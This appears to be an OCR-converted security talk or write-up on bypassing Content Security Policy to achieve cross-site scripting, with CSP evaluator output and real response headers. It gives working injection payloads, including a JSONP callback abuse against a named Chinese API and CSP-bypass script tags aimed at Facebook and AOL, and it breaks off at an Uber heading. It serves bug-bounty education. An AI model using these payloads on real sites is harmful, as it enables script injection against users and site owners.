Unsafe-inline: Allows use of inline source elements such as style attribute, onclick, or script tag bodies, and “javascript:” URIs

https://www.site.com/pages/search.php?term=x’;alert(1);//

<script> jscode…. term=‘x’;alert(1)// ….jscode</script>




```
<script>
  var inline = 1;
</script>
```

Internet Explorer Doesn’t honor CSP!

CSP is not supported for MSIE. MSIE only supports the old X-Content-Security-Policy header, which is a deprecated header.

File upload

Doesn’t matter if you write your JavaScript code inside image or else, browsers will still treat it based on the tag you are using to call it!



```
<link rel=import href=/profiles/me/pic.gif>
```


```
$ cat pic.gif
GIF89a<script>alert(1)</script>
```

Quoted from brute logic

JSONP

JSONP is a method for sending JSON data without worrying about cross-domain issues.

Wait, What about SOP (Same-origin policy)



```
a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=confirm(1);//jsonp1
```

```
confirm(1);//jsonp1({"error":"","message":"","data":{"empty":0,"page":"game_hot_board","super":"","title":"游戏排行","sub_pages":
key=aHR0cDovLzQyLjEyMC4xNzMuNTA6ODAvaW1hZ2VzLzE0NTAxNTA3MTUuanBn&sign=yx:q8jPrQa-San36iYX3E8ub8SZtUY=&tv=0_0&p=aHViYmx1X3VybF9k
飙升榜","page":"game_new_board","icon":"","url":""}],"cards":[{"type":"basic","title":"","description":"","page":"","image":"","
耀","thumbnail_url":"http:\/\/image.9game.cn\/2015\/11\/8\/11320786.png","download_count":"4.7亿","size":"1186.6M","description"
\/downs_539718_2.html?ch=SM_6","detail_info_url":"http:\/\/a.9game.cn\/wzry\/?ch=SM_6","sm_inner_url":"ua=android&pkg=com.tence
{"type":"basic","title":"","description":"","page":"","image":"","url":"","apps":[{"source":"PP助手","original_id":"2386817","pa
\/05\/10\/11\/109_69298f135f717529f36eae919e406567_con.png","download_count":"7.6亿","size":"633.0M","description":"全球最多人玩的
uc_param_str=frvecpeimemintnidnut&ch=smver","detail_info_url":"http:\/\/m.pp.cn\/detail.html?ch_src=sm&appid=2386817&ch=smver",
{"type":"basic","title":"","description":"","page":"","image":"","url":"","apps":[{"source":"九游","original_id":"622537","packa
```


Before:
http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=jsonp1

After:
http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=confirm(1);//jsonp1

CSP evaluators


Google CSP evaluator is a great tool to help you audit your CSP policy and tells you the misconfigurations and possible bypasses. https://csp-evaluator.withgoogle.com/

Also Burp have a very nice Plugins “CSP-Auditor” and “CSP-Bypass” that helps you find the CSP weaknesses during your bug hunting.



Issues

- Unsafe Content Source: script-src [55]
- Unsafe Content Source: style-src [15]
- Report Only Header [55]
- SSL certificate [49]
- Missing CSP Directive: sandbox [95]
- Deprecated Header [40]
- Missing CSP Directive: plugin-types [95]
- Missing CSP Directive: report-uri [40]
- Wildcard Content Source: style-src [15]
- Missing CSP Directive: base-uri [95]
- Missing CSP Directive: form-action [95]
- Weak default-src Directive [15]
- Missing CSP Directive: frame-ancestors [95]
- Missing CSP Directive: referrer [95]
- Missing CSP Directive: reflected-xss [95]




Evaluated CSP as seen by a browser supporting CSP Version 3 — expand/collapse all

- ✓ default-src
- ✓ frame-src
- ✓ connect-src
- script-src — Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
  - 'self' — 'self' can be problematic if you host JSONP, Angular or user uploaded files.
  - 'unsafe-eval' — 'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().
  - apis.google.com — No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
  - *.google-analytics.com — www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP.
  - *.gstatic.com — www.gstatic.com is known to host Angular libraries which allow to bypass this CSP.
- ✓ style-src
- ✓ img-src
- ✓ font-src
- object-src [missing] — Can you restrict object-src to 'none'?

Payloads to bypass the top BBP sites CSP

- Facebook.com:
  - "><script+src="https://accounts.google.com/o/oauth2/revoke?callback=alert()"></script>
  - "><script+src="https://cse.google.com/api/007627024705277327428/cse/r3vs7b0fcli/queries/js?callback=confirm()"></script>




```
HTTP/1.1 200 OK
X-XSS-Protection: 0
Pragma: no-cache
content-security-policy: default-src * data: blob:;script-src *.facebook.com *.fbcdn.net
*.facebook.net *.google-analytics.com *.virtualearth.net *.google.com 127.0.0.1:*
*.spotilocal.com:* 'unsafe-inline' 'unsafe-eval' *.atlassolutions.com blob: data: 'self';style-src
data: blob: 'unsafe-inline' *;connect-src *.facebook.com facebook.com *.fbcdn.net *.facebook.net
*.spotilocal.com:* wss://*.facebook.com:* https://fb.scanandcleanlocal.com:* *.atlassolutions.com
attachment.fbsbx.com ws://localhost:* blob: *.cdninstagram.com 'self';
Cache-Control: private, no-cache, no-store, must-revalidate
X-Frame-Options: DENY
Strict-Transport-Security: max-age=15552000; preload
X-Content-Type-Options: nosniff
```

Payloads to bypass the top BBP sites CSP


- AOL:

AOL CSP policy is set to "Content-Security-Policy-Report-Only", which means it is set to work in a monitor mode only. No enforcing, thus using the report-uri directive.



```
/cspme.php?name=x<script>alert(1)</script>
```

```
ved the loading of a resource at self ("script-src"). A CSP report is being sent. Source: alert(1).
```




```
set-cookie: BX=7n7qeahdrhcui&b=3&s=k7; expires=Sun, 07 Oct 2018 06:39:46 GMT; path=/;
domain=.aol.com
Age: 0
Pragma: no-cache
Expires: 0
Referrer-Policy: origin
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: text/html; charset=utf-8
Content-Security-Policy-Report-Only: child-src 'self' https://login.yahoo.net https://s.yimg.com
https://s1.yimg.com;connect-src 'self' https://geo.yahoo.com https://pr.comet.yahoo.com
https://ws.progrss.yahoo.com https://udc.yahoo.com;default-src 'self' https://s.yimg.com
https://s1.yimg.com https://login.yahoo.net;font-src https://s.yimg.com
https://s1.yimg.com;frame-src 'self' https://login.yahoo.net https://s.yimg.com
https://s1.yimg.com https://*.aol.com https://www.aol.co.uk https://www.aol.de;img-src 'self'
data: https://yahoo.com https://ct.yimg.com https://s.yimg.com https://s1.yimg.com
https://tw.yimg.com https://geo.yahoo.com https://socialprofiles.zenfs.com
https://*.wc.yahoodns.net https://beap-bc.yahoo.com https://ws.progrss.yahoo.com
https://log.fc.yahoo.com https://backyard.yahoo.com https://*.ah.yahoo.com
https://pr-bh.ybp.yahoo.com https://fbcdn.net https://scontent.xx.fbcdn.net
https://z-m-scontent.xx.fbcdn.net https://graph.facebook.com
https://data.mail.yahoo.com;media-src https://*.ah.yahoo.com;report-uri
https://csp.yahoo.com/beacon/csp?src=mbr_account;script-src 'self' 'unsafe-eval'
https://s.yimg.com https://s1.yimg.com https://query.yahoo.com https://*.query.yahoo.com
https://y.analytics.yahoo.com https://jsapi.login.yahoo.com https://fc.yahoo.com
https://pr.comet.yahoo.com 'nonce-GL1xq0oJuXQ3mIqa0/20y00fAXwgemkfVCZf8zFB6/TcKQYi' ;style-src *
'unsafe-inline'
```

Payloads to bypass the top BBP sites CSP

- Uber.com:

